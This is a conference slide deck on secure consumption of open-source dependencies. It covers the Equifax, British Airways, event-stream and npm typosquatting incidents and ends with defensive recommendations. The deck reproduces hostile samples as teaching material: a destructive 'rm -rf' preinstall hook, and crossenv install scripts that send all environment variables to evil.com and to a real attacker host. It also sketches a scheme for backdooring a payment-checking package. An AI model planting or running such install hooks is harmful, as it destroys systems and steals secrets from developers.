


Owning an Enterprise With Three Lines of Code
Secure Consumption of Free/Libre Open Source Software

Achim D. Brucker

a.brucker@exeter.ac.uk **https://www.brucker.ch/**

Software Assurance & Security Research
Department of Computer Science, University of Exeter, Exeter, UK
https://logicalhacking.com/

SteelCon, Sheffield, UK, July 13, 2019

Owning an Enterprise With Three Lines of Code: Secure Consumption of Free/Libre Open Source Software

Abstract


Today, Software is rarely developed "on the green field": software developers are "composers" that build new system by combining existing (Open Source) solutions. Custom code is, in many development projects, a curiosity.
As a result, all software depends on open source projects, which, sometimes, are as small as three lines of code or as large as several millions lines of code. One the one hand, these projects speed up the development. On the other hand, their use requires trust and care: with a few lines of code in an installation script, your development system can be powned or a small vulnerability in a dependency can be the root cause of one of the largest data leaks of the last years.
In this talk, I will discuss, using real world examples, the security threats of using software dependencies carelessly and provide recommendations that help to minimise this risk.

About Me

- Until 12/2015
  - Security Expert/Architect at SAP SE
    - Defining the risk-based Security Testing Strategy
    - Evaluation of security testing tools (e.g., SAST, DAST)
    - Roll-out of security testing tools
    - Secure Software Development Life Cycle integration
    - Securing the in-bound and out-bound Open Source Process
    - ...
- 12/2015 - 05/2016:
  - Associate Professor (Senior Lecturer), The University of Sheffield, UK
  - Head of the Software Assurance & Security Research Team
- Since 06/2016:
  - Professor (Chair in Cybersecurity), University of Exeter, UK
  - Head of the Software Assurance & Security Research Team
  - Available as consultancy & (research) collaborations

https://www.brucker.ch/

Two Events, a Common Pattern. Can You Spot it?



Sign in Search UK edition The Guardian


British Airways

BA faces £183m fine over passeng
breach

ICO says personal data of 500,000 customers was stolen from website and mobile app

Mark Sweney
@marksweney Email
Mon 8 Jul 2019 10.29 BST
327

A British Airways data breach in 2018 compromised customers' credit card information. P
Augstein/AP



Sign in Search UK edition The Guardian

Hacking


This article is more than **1 year old**

Equifax: credit firm was breached before massive May hack

Maligned Atlanta-based agency finally goes public on earlier data breach, which happened in March, following reports company only notified payroll customers

Alex Hern
@alexhern
Tue 19 Sep 2017 10.53 BST
72

Two Events, a Common Pattern. Can You Spot it?


The Register®
Biting the hand that feeds IT


Security

British Airways hack: Infosec finger third-party scripts on pa pages

Airline yet to reveal breach's cause

By John Leyden 11 Sep 2018 at 10:37

Security experts are debating the cause of the British Air breach, with external scripts on its payment systems eme suspect in the hack.



Equifax blames open-source software for its record-breaking security breach: Report

The credit rating giant claims an Apache Struts security hole was the real cause of its security breach of 143 million records. ZDNet examines the claim.

By Steven J. Vaughan-Nichols for Linux and Open Source | September 11, 2017 -- 13:03 GMT (14:03 BST) | Topic: Security

If you're an American with a credit history -- and at least 143 million are -- you probably already know your Equifax data, including at least your name, social security number, birthdate, and home address, may have been stolen.

Who's to blame?

According to an unsubstantiated report by equity research firm Baird, citing no evidence, the blame falls on the open-source server framework, Apache Struts. The firm's source, per one report, is believed to be Equifax.

Apache Struts is a popular open-source software programming Model-View-Controller (MVC) framework for Java. It is not, as some headlines have had it, a vendor software program.


Attackers exploited a known software vulnerability

in an external software library,
i.e., not in code developed by BA (Equifax).

BA (Equifax) is liable,
although, the did not develop the vulnerable code.


How we Develop Software

How it used to be



```
#include <stdio.h>

int main (void) {
  printf ("Hello, world!\n");
  return 0;
}

~
~
~
~
~
~
~
~
~
~
~
~
"hello.c"
```

How we do it today




```
var express = require('express');
var app = express();

app.get('/', function (req, res) {
  res.send('Hello, World!');
});

app.listen(3000, function () {
  console.log('Hello app listening on port 3000!');
});

~
~
~
~
~
~
~
~
"hello.js"
```

- Only few external dependencies
  (“Hello World” only requires system libs)
- Full control over source code

- Many dependencies
  (“Hello World” requires over 20 ext. libs)
- Only control over small fraction of source

How we Develop Software

How it used to be




```
#include <stdio.h>

int main (void) {
  printf ("Hello
  return 0;
}
```

"hello.c"

- Only few external dependencies ("Hello World" only requires system libs)
- Full control over source code


How we do it today




```
var express = require('express');
var app = express();

app.get('/', functi
  res.send('Hel
});

app.listen(3000
  console.log('
});
```

"hello.js"

- Many dependencies ("Hello World" requires over 20 ext. libs)
- Only control over small fraction of source


IMPLEMENTATION
THIS IS THE CODEBASE
IT'S AMAZING HOW SUCH A SMALL THING CAN DO SO MUCH!


DEPENDENCIES
ARCHIVE
DATA
4 8 15 16 23 42_
MONKEYUSER.COM

Before we Continue, a Clarification

Types of Third-Party Software

	Proprietary Libraries Outsourcing Bespoke Software	Freeware	Free/Libre Open Source Software
Example	ILNumerics	Device Driver	Apache Tomcat
Upfront costs	High	Low	Low
Access for devs	Hard	Medium	Easy
Source Modification	Depends on contract	Impossible	Possible
Support contract	Easy	Hard	Medium

While I focus on FLOSS today, same rules apply to proprietary or free components.

Vulnerabilities in Your Software Supply Chain: Heartbleed

(CVE-2014-0160)

Imagine


- You are the Chief Product Security Officer for a software vendor
- Your products consume many different external libraries
- Different products consume different versions of the same library

Now assume a severe vulnerability in an external library is published

- How do you decide which products to fix first?
- How do you decide how to fix (upgrade vs. downport)?

What to do?


There seem to be an easy fix: allways use the latest version, i.e., update your dependencies as quickly as you can!



green:
over 90% of customers on latest two releases

red:
over 90% of customers on releases older than 6 years

Fast Upgrades Can Create Risks



The Register®
Biting the hand that feeds IT

DATA CENTRE | SOFTWARE | SECURITY | DEVOPS | BUSINESS | PERSONAL TECH | SCIENCE | EMERGENT TECH | BOOTNOTES | LECTURES

Software

How one developer just broke Node, Babel and thousands of projects in 11 lines of JavaScript

Code pulled from NPM – which everyone was using

By Chris Williams, Editor in Chief 23 Mar 2016 at 01:24 167 SHARE ▼

Most read

Sure, Europe. Here's our Android suite without Search, Chrome apps. Now pay the Google tax

Leaked memo: No internet until you clean your bathroom, Ecuador told Julian Assange

Fed up with cloud giants ripping off its database, MongoDB forks new 'open-source license'

Thought Patch Tuesday was a load? You gotta

Not a Security Issue?

A get rich quick scheme ...

Master plan:

1. Publish a npm module for checking credit card numbers
2. Wait a litle bit, until a large company uses is
3. Add some code, that sends the credit card numbers to your server
4. Publish an update and wait

Bonus tip: The same scheme can be applied to

- Web-services and the like
- JavaScript libraries / CDNs

Wait, this will never work!

- Everybody can publish packages
- Publishing as easy as

```
npm publish
```

- Packages are not checked


OK - But I do Not Want to Wait

- Typosquatting:

  `coffescript` vs. `coffee-script` vs. `CoffeeScript`

  Actually, it is `coffeescript` ...
- Hijacking existing packages
  - Compromised accounts
  - Social Engineering

Example: Adding a Crypto-Mining Dependency to Event-Stream


The Register®

Biting the hand that feeds IT

Security

Check your repos... Crypto-coin-stealing code sneaks into fairly popular NPM lib (2m downloads per week)

Node.js package tried to plunder Bitcoin wallets

By Thomas Claburn in San Francisco 26 Nov 2018 at 20:58 49 SHARE ▼

Example: Adding a Crypto-Mining Dependency to Event-Stream

Source: https://medium.com/@cnorthwood/todays-javascript-trash-fire-and-pile-on-f3efcf8ac8c7

Timeline:

- 9th September 2018: The new maintainer of event-stream adds flatmap-stream as a dependency
- 16th September: New major version (no automated update) of event-stream removes the dependency on flatmap-stream.
- 5th October: Someone publishes a malicious version of flatmap-stream (0.1.1) as minor update (automated updates). This version contains a obfuscated payload, stealing from a crypto-wallet (targeted attack).

As a result, all users of the popular package event-stream are potentially under attack.

and now to something
slightly
different

Attacking The Build Environment: rimrafall (January 2015)

The `package.json` of rimrafall

```
 1 {
 2   "name": "rimrafall",
 3   "version": "1.0.0",
 4   "description": "...",
 5   "main": "index.js",
 6   "scripts": {
 7     "preinstall": "rm␣-rf␣/*␣/.*"
 8   },
 9   "keywords": [
10     "rimraf",
11     "rmrf"
12   ],
13   "author": "João␣Jerónimo",
14   "license": "ISC"
15 }
```

- Look closely at line 7
- What happens, if you execute

```
npm install rimrafall
```

Attacking The Build Environment: crossenv (January 2017)

```
 1 {
 2     "name": "crossenv",
 3     "version": "6.1.1",
 4     "description": "Run␣scripts␣...",
 5     "main": "index.js",
 6     "scripts": {
 7         "test": "echo␣\"Error:␣...\"",
 8         "postinstall":
 9               "node␣package-setup.js"
10     },
11     "author": "Kent␣...",
12     "License": "ISC",
13     "dependencies": {
14         "cross-env": "%5.0.1"
15       }
16 }
```

`crossenv/package.json`

- `crossenv` ≠ `cross-env`
- depends on the “real thing” (line 15)
- adds a post install script (line 10)


Attacking The Build Environment: crossenv (January 2017)

```
 1 const host = 'evil.com';
 2 const env =
 3   JSON.stringify(process.env);
 4 const data =
 5   new Buffer(env).toString( 'base64' );
 6 const postData =
 7   querystring.stringify({ data });
 8 const options = {
 9   hostname: host,
10   port: 80,
11   ...
12 };
13 const req = http.request(options);
14 req.write(postData) ;
15 req.end();
```

package-setup.js

- sends data to a remote host (line 1 and 14)
- data is base 64 encoded (line 5)

How Was This Found?



Oscar B
@o_cee

Follow

@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:

package.json

```json
{
  "name": "crossenv",
  "version": "6.1.1",
  "description": "Run scripts that set and use environment variables across
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
  "license": "ISC",
  "dependencies": {
    "cross-env": "^5.0.1"
  }
}
```

package-setup.js

```javascript
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
req.end();
```

1:51 AM - 1 Aug 2017

1,026 Retweets 1,022 Likes

49 1.0K 1.0K

How can we minimize the risk?

Review (code review, SAST,. etc.) all dependencies prior to using them …
Been there, done that – does not work

Zero: Design Your Application Securely

Make the part of your application that needs to process critical data as small as possible (minimize the amount of code that you need to trust).

- If an FLOSS library never touches confidential data, a vulnerability in that library is most likely not critical to you!

One: Select Your Dependencies Wisely

Prefer projects

- an active development community
- use build systems, programming techniques that your are familar with
- that fit your support/release strategy
- that follow best practices in secure development
  - use security testing tools
  - publish regularly fixes and communicate openly about problems
  - have coding guidelines (and follow them)

  The Core Infrastructure Initiative hands out badges to good citizens
- smaller components might have a smaller attack surface

Second, Document and Monitor Your Dependencies

- Maintain a software inventory of all used component versions and where they are used
  - There are tools that can help (but they are not perfect), e.g.,
    - your build system (e.g., paket, maven, npm)
    - OWASP dependency checker
    - Package artifactories (e.g., JFrog, Nexus)
    - ...

    They can also help to check license violations.
  - Do not forget recursive (and hidden) dependencies
- Check daily for new published vulnerabilities
  - CVEs (NVD) cover only a small fraction, many projects do not publish CVEs (e.g., only list vulnerabilities on their own website, etc.)
  - Again, there are tools to help you (e.g., OWASP dependency checker, retire.js)

Third, Maintain Your Dependencies (And Applications)

- Upgrade components with security fixes and ship updates to customers
- Plan for efforts for down-porting patches
- Assign people responsible for maintaining components either
  - locally in the development team, or
  - create a global FLOSS mmaintenance team

  Alternatively, there are also companies offering commercial support for (nearly) any FLOSS component

Fourth, Harden Your Development Environment


- Check that you download the right component and, e.g.,
  - not one with a similar name
  - or some forked github repository
- Ensure that downloads are using secure connections (https) and that signatures of signed packages are checked
- Use an own “artifactory” (package server) storing
  - the currently used version(s) of a component and
  - all previously used versions
- Containerize your build
- Only allow restricted network access from/to the build system/container


Research Outlook

Secure Consumption of Third Party Libraries

Research Areas

- Analyse statically vuln. reports and ext. software repository
  - which versions (commit ranges) are vulnerable
  - which API calls are vulnerable
  - how much did the API change between consumed version and the next fixed version
- Deriving fix recommendations
- Analyse consuming software (statically and/or dynamically)
  - is the vulnerable API actually invoked
  - does the consuming software implement protection mechanisms
  - could the consuming software implement protection mechanisms
- Can be generalised to *global* cost models
  - maintenance of third-party libraries
  - that allow project managers to plan average development efforts





Key Take-Aways

1. You are responsible for all your dependencies
2. Minimise the attack surface of your apps
3. Plan effort for maintaining dependencies
4. Monitor vulnerabilities in your dependencies and act on them in a timely manner
5. Control your dependency sources
6. This applies to all dependencies (neither specific to npm nor FLOSS)

Remember:
Building hard-to-break systems is harder than breaking them.

Contact:

Dr. Achim D. Brucker
Department of Computer Science
University of Exeter
Streatham Campus
Exeter, EX4 4QF, UK

a.brucker@exeter.ac.uk
@adbrucker
https://de.linkedin.com/in/adbrucker/
https://www.brucker.ch/
https://logicalhacking.com/blog/

Bibliography

Ruediger Bachmann and Achim D. Brucker.
Developing secure software: A holistic approach to security testing.
Datenschutz und Datensicherheit (DuD), 38(4):257–261, April 2014.

Stanislav Dashevskyi, Achim D. Brucker, and Fabio Massacci.
On the effort for security maintenance of open source components.
In *Workshop on the Economics of Information Security (WEIS)*, 2018.

Stanislav Dashevskyi, Achim D. Brucker, and Fabio Massacci.
A screening test for disclosed vulnerabilities in FOSS components.
IEEE Trans. Software Eng., 2018.

Document Classification and License Information